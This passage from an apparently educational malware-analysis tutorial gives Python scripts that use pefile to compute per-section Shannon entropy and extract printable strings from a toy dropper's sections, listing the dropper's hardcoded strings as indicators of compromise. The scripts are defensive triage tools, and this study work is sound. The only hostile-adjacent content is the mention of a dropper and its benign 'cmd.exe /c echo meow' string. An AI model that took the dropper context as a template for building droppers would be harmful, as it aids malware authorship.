  for b in data:
    freq[b] += 1
  n = len(data)
  h = 0.0
  for f in freq:
    if f:
      p = f / n
      h -= p * math.log2(p)
  return h

HIGH   = 7.0
MEDIUM = 6.0

def parse_entropy(path: str) -> None:
  pe = pefile.PE(path)

  print(f"section entropy: {path}\n")
  print(f"  {'name':<10} {'entropy':>8}  {'raw size':>10}  verdict")
  print(f"  {'-'*10} {'-'*8}  {'-'*10}  {'-'*22}")

  for s in pe.sections:
    name = s.Name.decode(errors="replace").rstrip("\x00")
    data = s.get_data()
    h    = entropy(data)

    if h >= HIGH:
      verdict = "!! packed / encrypted"
    elif h >= MEDIUM:
      verdict = "?  possibly compressed"
    else:
      verdict = "   normal"

    print(f"  {name:<10} {h:>8.4f}  {len(data):>10}  {verdict}")

  pe.close()

if __name__ == "__main__":
  parse_entropy(sys.argv[1] if len(sys.argv) > 1 else "hack.exe")
Run:
python3 hack3.py hack.exe

Our toy dropper is not packed, so entropy will be in the normal range. When you later run this against a UPX-packed binary you will see the .UPX0 / .UPX1 sections hit 7.9+ immediately - that is the detector working correctly.
practical example 4 - string extraction from raw section data
strings is a standard tool, but running it as a subprocess is a black box. hack4.py does the same thing in pure Python: scan each section’s raw bytes with a regular expression for runs of printable ASCII of at least 6 characters. Students see exactly what strings does and can extend it (Unicode support, minimum length flag, output filtering).
#!/usr/bin/env python3
"""
hack4.py - printable string extraction from PE sections
author: @cocomelonc
https://cocomelonc.github.io/malware/2026/06/29/malware-analysis-10.html
"""
import sys
import re
import pefile

MIN_LEN = 6
PATTERN = re.compile(rb'[ -~]{' + str(MIN_LEN).encode() + rb',}')

def parse_strings(path: str) -> None:
  pe = pefile.PE(path)

  total = 0
  for s in pe.sections:
    name    = s.Name.decode(errors="replace").rstrip("\x00")
    data    = s.get_data()
    matches = PATTERN.findall(data)

    if matches:
      print(f"{name} - {len(matches)} string(s):")
      for m in matches:
        print(f"    {m.decode(errors='replace')}")
      total += len(matches)
    else:
      print(f"{name} - no strings >= {MIN_LEN} chars")

  print(f"\ntotal: {total} string(s)")
  pe.close()

if __name__ == "__main__":
  parse_strings(sys.argv[1] if len(sys.argv) > 1 else "hack.exe")
Run:
python3 hack4.py hack.exe



We should see the hardcoded strings from our dropper: C:\Temp\quack.bin, cmd.exe /c echo meow, string from payload: Meow-meow! and the imported DLL names and function name strings the linker embedded. Those are our IOCs.
summary
four python scripts, one compiled PE target, zero black-box tools:
| script | what it does |
|---|---|
hack.py |
machine type, timestamp, entry point, sections |
hack2.py |
full import table, suspicious API flagging |
hack3.py |
per-section Shannon entropy (packing detector) |
hack4.py |
printable string extraction from raw bytes |
Together they form a repeatable triage pipeline you can run against any unknown Windows binary before opening a disassembler. The natural next step is to pipe the extracted strings and suspicious imports into the VirusTotal API from part 4 to enrich the findings automatically.
In the next part we will cover dynamic analysis basics: tracing system calls on Linux with strace and ltrace to understand what a binary does at runtime without touching a disassembler at all.
I hope this post with practical examples is useful for malware researchers, reverse engineers and everyone interested in blue team skills.
Windows shellcoding part 3: PE file format
Malware analysis part 6: Shannon entropy
Malware analysis part 4: VirusTotal API
pefile
mingw-w64
source code in github
This is a practical case for educational purposes only.
Thanks for your time happy hacking and good bye! PS. All drawings and screenshots are mine